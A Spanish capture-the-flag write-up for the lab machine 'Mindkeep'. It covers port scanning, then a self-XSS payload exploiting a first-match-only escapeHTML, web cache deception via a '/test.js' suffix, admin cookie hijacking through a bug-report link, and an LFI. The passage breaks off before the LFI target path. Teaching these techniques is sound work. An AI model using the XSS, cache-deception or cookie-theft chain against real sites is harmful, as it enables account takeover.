16 de octubre de 2026 · 7 min de lectura · TheHackerLabs · Linux · Hard
Mindkeep
Esta maquina tiene una gran cadena de ataques web para poder lograr comprometer el sistema y acabar siendo root en el mismo
Reconocimiento Inicial
Empiezo haciendo un ping para enviar un paquete ICMP a la victima, de esta forma podemos hacernos una idea de su sistema operativo y también si tenemos conexión a ella
ping -c1 192.168.1.191

PING 192.168.1.191 (192.168.1.191) 56(84) bytes of data.
64 bytes from 192.168.1.191: icmp_seq=1 ttl=64 time=1.83 ms

--- 192.168.1.191 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.827/1.827/1.827/0.000 ms
Vemos que hemos recibido el paquete de vuelta, esto quiere decir que tenemos conexión a la maquina, y también vemos un TTL (Time To Live) de 64 así que podemos asumir que estamos ante una maquina Linux.
Escaneo de puertos
Ahora que ya sabemos a que nos enfrentamos vamos a enumerar que puertos están abiertos con nmap.
en mi caso he creado una funcion en bash para que al exportar una variable IP me haga el escaneo de puertos con rustscan
export IP=192.168.1.191

🎯 Nueva IP detectada: 192.168.1.191
   Comando: rustscan -a "192.168.1.191" --ulimit 5000 -r 1-65535 -- -oN target -sCV

   ¿Lanzar RustScan? [Y/n]: Y
   🚀 Ejecutando...

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.1.191:22
Open 192.168.1.191:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -oN target -sCV" on ip 192.168.1.191
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-30 12:42 BST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
Initiating ARP Ping Scan at 12:42
Scanning 192.168.1.191 [1 port]
Completed ARP Ping Scan at 12:42, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:42
Completed Parallel DNS resolution of 1 host. at 12:42, 13.00s elapsed
DNS resolution of 1 IPs took 13.00s. Mode: Async [#: 1, OK: 0, NX: 0, DR: 1, SF: 0, TR: 3, CN: 0]
Initiating SYN Stealth Scan at 12:42
Scanning 192.168.1.191 [2 ports]
Discovered open port 80/tcp on 192.168.1.191
Discovered open port 22/tcp on 192.168.1.191
Completed SYN Stealth Scan at 12:42, 0.01s elapsed (2 total ports)
Initiating Service scan at 12:42
Scanning 2 services on 192.168.1.191
Completed Service scan at 12:42, 6.01s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.191.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.14s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
Nmap scan report for 192.168.1.191
Host is up, received arp-response (0.00068s latency).
Scanned at 2026-05-30 12:42:37 BST for 7s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 560df6bd0945ac3f30378936ac3cf59e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOM8TkoENl42dFAtMAdM5zrrbAk72rYUlGFuOFRflIHHJjNW0FearpSRdBVHcxrcM/8ep4SV23o7TQRj0uzzbYA=
|   256 ccc5235ced73294bbd8c0798c8fc0dd6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKZzavOWtBC1I80cXJEtuh/0X4HSgA6PDPKJ/5blsa1Z
80/tcp open  http    syn-ack ttl 64 nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mindkeep.thl/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:F0:37:30 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 12:42
Completed NSE at 12:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.49 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
Vemos en el reporte de nmap que tiene el virtual host mindkeep.thl asi que vamos a añadirlo en el /etc/passwd.
echo "192.168.1.191 mindkeep.thl" | sudo tee -a /etc/hostsUna vez dentro vamos a empezar a analizar la web.
Analisis Web
Antes de entrar a la web empiezo utilizando whatweb para ver las tecnologías de la web
whatweb -v http://mindkeep.thl/

WhatWeb report for http://mindkeep.thl/
Status    : 200 OK
Title     : MindKeep
IP        : 192.168.1.191
Country   : RESERVED, ZZ

Summary   : HTML5, HTTPServer[Ubuntu Linux][nginx/1.24.0 (Ubuntu)], nginx[1.24.0]

Detected Plugins:
[ HTML5 ]
	HTML version 5, detected by the doctype declaration


[ HTTPServer ]
	HTTP server header string. This plugin also attempts to
	identify the operating system from the server header.

	OS           : Ubuntu Linux
	String       : nginx/1.24.0 (Ubuntu) (from server string)

[ nginx ]
	Nginx (Engine-X) is a free, open-source, high-performance
	HTTP server and reverse proxy, as well as an IMAP/POP3
	proxy server.

	Version      : 1.24.0
	Website     : http://nginx.net/

HTTP Headers:
	HTTP/1.1 200 OK
	Server: nginx/1.24.0 (Ubuntu)
	Date: Sat, 30 May 2026 11:45:37 GMT
	Content-Type: text/html; charset=utf-8
	Transfer-Encoding: chunked
	Connection: close
	Vary: Cookie
	Content-Encoding: gzip
Vemos que la web corre en un nginx 1.24.0.
nginx es un software de código abierto ligero, de alto rendimiento y bajo consumo de memoria. Funciona principalmente como servidor web, pero también se utiliza como proxy inverso, balanceador de carga y caché HTTP.
Sabiendo tambien que utiliza virtual hosting podriamos utilizar gobuster para enumerar subdominios y aumentar nuesta superficie de ataque
gobuster vhost -u http://mindkeep.thl/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 64 --append-domain -r --exclude-length 166

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://mindkeep.thl/
[+] Method:                    GET
[+] Threads:                   64
[+] Wordlist:                  /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Length:            166
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 220557 / 220557 (100.00%)
===============================================================
Finished
===============================================================
Al no encontrar ningun subdominio, procedo a entrar a la web para ver su contenido.

Al entrar podremos ver en la esquina superior derecha 3 botones interesantes, empezando por el primero features, donde nos explican las actualizaciones de la web, vamos a leerlas:

Viendo la descripcion, el 3 post titulado Optimized Performance nos interesara, ya que habla de que han optimizado la web añadiendole a el apartado My Notes la carga de archivos estaticos mediante cache. Esto nos puede servir ya que podria ser vulnerable a Web Cache Deception (Mas adelante….) ;)



siguiendo con el segundo boton, login podemos ver el panel de login de la pagina web, asi que vamos a comprobar si es vulnerable a SQLi, NoSQL o Xpath Injection:
SQLi Vemos que no es vulnerable a SQLi para poder bypassear el login.
NoSQL Vemos que no es vulnerable a NoSQL para poder bypassear el login ya que no soporta json.
XPath Vemos que tampoco es vulnerable a XPath para poder bypassear el login.

Sabiendo que no es vulnerable a ninguna de las injecciones que le podemos hacer a un login (Descartando LDAP injection) vamos a registrarnos en la web.
JavaScript analisis
Una vez dentro podemos ver que podemos crear notas, en estas se reflejan en la parte inferior. Asi que podriamos ver si es vulnerable a Self XSS, para ello vamos a revisar el debugger de las tools de firefox.
function escapeHTML(str) {
return str
.replace("&", "&")
.replace("<", "<")
.replace(">", ">")
.replace("\"", """)
.replace("'", "'");
}
function createNote() {
const notesList = document.getElementById('notes-list');
const userId = notesList.dataset.userId;
const titleNote = document.getElementById('title').value;
const contentNote = document.getElementById('content').value;
fetch(`/api/user/${userId}/create_note/`, {
method: 'POST',
headers: { 'Content-Type': 'application/json' },
body: JSON.stringify({
title: titleNote,
content: contentNote
})
})
.then(response => {
if (response.status === 200 || response.status === 201) {
showAlert("success", "Note created successfully");
loadNotes();
}
if (!response.ok) throw new Error('HTTP ' + response.status);
return response.json();
})
.catch(err => {
console.error(err);
});
}
async function loadNotes() {
const notesList = document.getElementById('notes-list');
const noNotesMsg = document.getElementById('no-notes-message');
const userId = notesList.dataset.userId;
try {
const response = await fetch(`/api/user/${userId}/notes/`);
if (!response.ok) throw new Error('Error fetching notes');
const result = await response.json();
const notes = result.notes || result || [];
notesList.innerHTML = '';
if (notes.length === 0) {
noNotesMsg.style.display = 'block';
return;
} else {
noNotesMsg.style.display = 'none';
}
notes.forEach(note => {
const card = document.createElement('div');
card.className = 'membership-card';
card.style.flex = '1 1 300px';
card.innerHTML = `
<h3>${escapeHTML(note.title)}</h3>
<p>${escapeHTML(note.content)}</p>
<button class="btn-close" onclick="delNote(${note.id})">Delete Note</button>
`;
notesList.appendChild(card);
});
} catch (error) {
console.error(error);
}
}
function delNote(note_id) {
const notesList = document.getElementById('notes-list');
const userId = notesList.dataset.userId;
try {
fetch(`/api/user/${userId}/del_note/${note_id}`);
showAlert('success','Note successfully deleted');
setTimeout(() => {
location.reload();
}, "1750");
} catch (error) {
console.err(error)
}
}
function exportNotes(){
window.location.href = '/api/features/export-notes'
}
window.addEventListener('DOMContentLoaded', loadNotes);Como podemos ver en la primera funcion que tenemos en el javascript llamada escapeHTML, vemos que esta mal programado ya que replace() asi sin mas solo afecta a la primera ocurrencia de cada caracter especificado en la funcion.
Stored Self XSS

por lo que podriamos crear un payload para saltarnos ese replace:
<> <img src=x onerror=alert();>y… Perfecto! nuestro analisis a sido exitoso, y ya sabemos que hay un Self XSS
Web Cache Deception
Pero, y esto de que nos sirve si es SELF XSS, pues si recordamos la pista que nos dan en el features, podemos recordar que en “My Notes” (Justo la pestaña del Stored Self XSS) han añadido cache, asi que podriamos probar un ataque Web cache deception
Web Cache Deception ocurre cuando un atacante engaña a un servidor para que almacene en caché una respuesta privada de un usuario (ej. su perfil) bajo una URL de apariencia estática. Luego, el atacante accede a esa URL y obtiene los datos sensibles de la víctima.
Podemos utilizar de igual manera que con el XSS, las tools de firefox para poder ver si se cargan archivos estaticos (Con extension .js, .css…) y asi poder confirmar que se cargan estos archivos y probar nosotros con esta vulnerabilidad;

Vemos que si, asi que vamos a abrir burpsuite para hacerlo mas facil.
Primero tenemos que entender que son los delimitadores:
Los delimitadores separan elementos dentro de una URL (por ejemplo,
?separa la ruta del query string). Distintos frameworks y tecnologías interpretan ciertos caracteres como delimitadores de forma inconsistente, lo que puede generar vulnerabilidades de web cache deception.
una vez sepamos esto, tendremos que empezar a probar delimitadores, el mas conocido es ; asi que vamos a empezar por ese, creando asi una URL como esta:
http://mindkeep.thl/dashboard/notes;test.js
Vemos que da un 404, esto nos dice que el ; no es un delimitador de la URL, asi que vamos a fijarnos mejor en la URL normal, donde vemos que el delimitador es /
http://mindkeep.thl/dashboard/notes/test2.jsesta si que funciona correctamente y si nos fijamos en el burp podemos ver la cabecera X-Cache-Status: HIT lo que nos dice que se a guardado perfectamente.

Ahora que ya sabemos esto, podemos aprovecharnos de la funcionalidad de la web report a bug para enviar el ling cacheado en la web con el XSS para hacer un ataque de cookie hijaking.
inicio un servidor por python en el puerto 80 y le envio el link cacheado a el administrator.
Si funciona, ahora somos usuario administrator.
LFI
Una vez seamos admins podemos ver que la funcionalidad “Export Notes” que antes teniamos desactivada, podemos utilizarla como usuario admin, esta funcionalidad, al pulsar en el boton nos descarga un archivo, podemos pulsar en la descarga y con click derecho copiamos el link de descarga y lo interceptamos con burp.

Y aqui obtuvimos el LFI, y, si recordamos, en el output de whatweb nos reporto que estabamos ante un nginx, de hecho lo podemos ver en la cabecera Server: ...
Sabiendo esto podemos mirar endpoints relacionados con la configuracionde nginx, despues de un rato probando, encontre la siguiente ruta:
